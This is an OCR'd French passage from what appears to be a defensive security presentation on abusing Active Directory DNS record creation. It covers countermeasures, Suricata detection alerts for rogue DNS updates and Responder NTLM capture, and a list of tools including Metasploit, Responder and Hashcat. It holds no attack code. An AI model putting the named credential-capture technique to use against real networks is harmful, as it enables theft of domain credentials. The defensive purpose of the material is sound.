
Contre-mesures :

- Retirer les droits de création d'enregistrements DNS au groupe « Utilisateurs authentifiés »


  Ces droits **devront être attribués aux comptes d'ordinateurs** via le groupe « **Ordinateurs du domaine** » par exemple **pour la mise à jour des enregistrements DNS** liée aux possibles modifications d'adresses IP des machines lors des renouvellements de baux **DHCP** ou de changements de réseaux



- Créer des enregistrements « bloquants » pour wpad (si non utilisé) et wildcard (*)



- Désactiver WPAD si non utilisé



Configuration DNS par défaut : détection

Détection avec Suricata :

- Ajout d'un enregistrement via le protocole DNS
- Acceptation d'un enregistrement DNS de la part du serveur via le protocole LDAP
- Réponse au challenge NTLM SSP de la part de Responder

Timestamp	Src / Dst	Signature
2024-03-18 17:23:02 2 minutes ago	S: 192.168.46.2 D: 192.168.42.102	🐾 - 🔔 LDAP - SASL GSS-API Privacy accepted DNS record from Windows DNS Server 🪟 Possible DNS Server Compromised 🥷 - T1584.002 - Check if legitimate client request
2024-03-18 17:22:58 2 minutes ago	S: 192.168.42.100 D: 192.168.42.102	🐾 - 🔔 SMB - Suspicious session setup response for NTLMSSP_CHALLENGE 🪟 Possible Responder NTLMv2 response for 🎩 Active Directory credentials capturing 🥷 - T1040 smb
2024-03-18 17:21:13 3 minutes ago	S: 192.168.42.102 D: 192.168.46.2 dns	🐾 - 🔔 DNS - Suspicious Dynamic update - remote record creation to Windows DNS Server 🪟 - Possible DNS Server Compromised 🥷 - T1584.002- Check if legitimate client request

Ressources et outils utilisés

- Vulnérabilité DNS CVE-2021-40469 (Microsoft) : https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40469
- Règles Ping Castle (Vincent LE TOUX) : https://www.pingcastle.com/PingCastleFiles/ad_hc_rules_list.html
- Permissions dangereuses sur le groupe DNSAdmins (ANSSI) : https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html#vuln_dnsadmins
- Powermad (Kevin Robertson) : https://github.com/Kevin-Robertson/Powermad
- Metasploit (Rapid7) : https://www.metasploit.com/
- Responder (Laurent GAFFIÉ) : https://github.com/lgandx/Responder
- Hashcat : https://hashcat.net/
- Suricata (OISF) : https://suricata.io/
- Clear NDR Community [anciennement SELKS] (Stamus Networks) : https://www.stamus-networks.com/clear-ndr-community
- EveBox (Jason Ish) : https://evebox.org/
- PawPatrules (Charles BLANC-ROLIN) : https://pawpatrules.fr/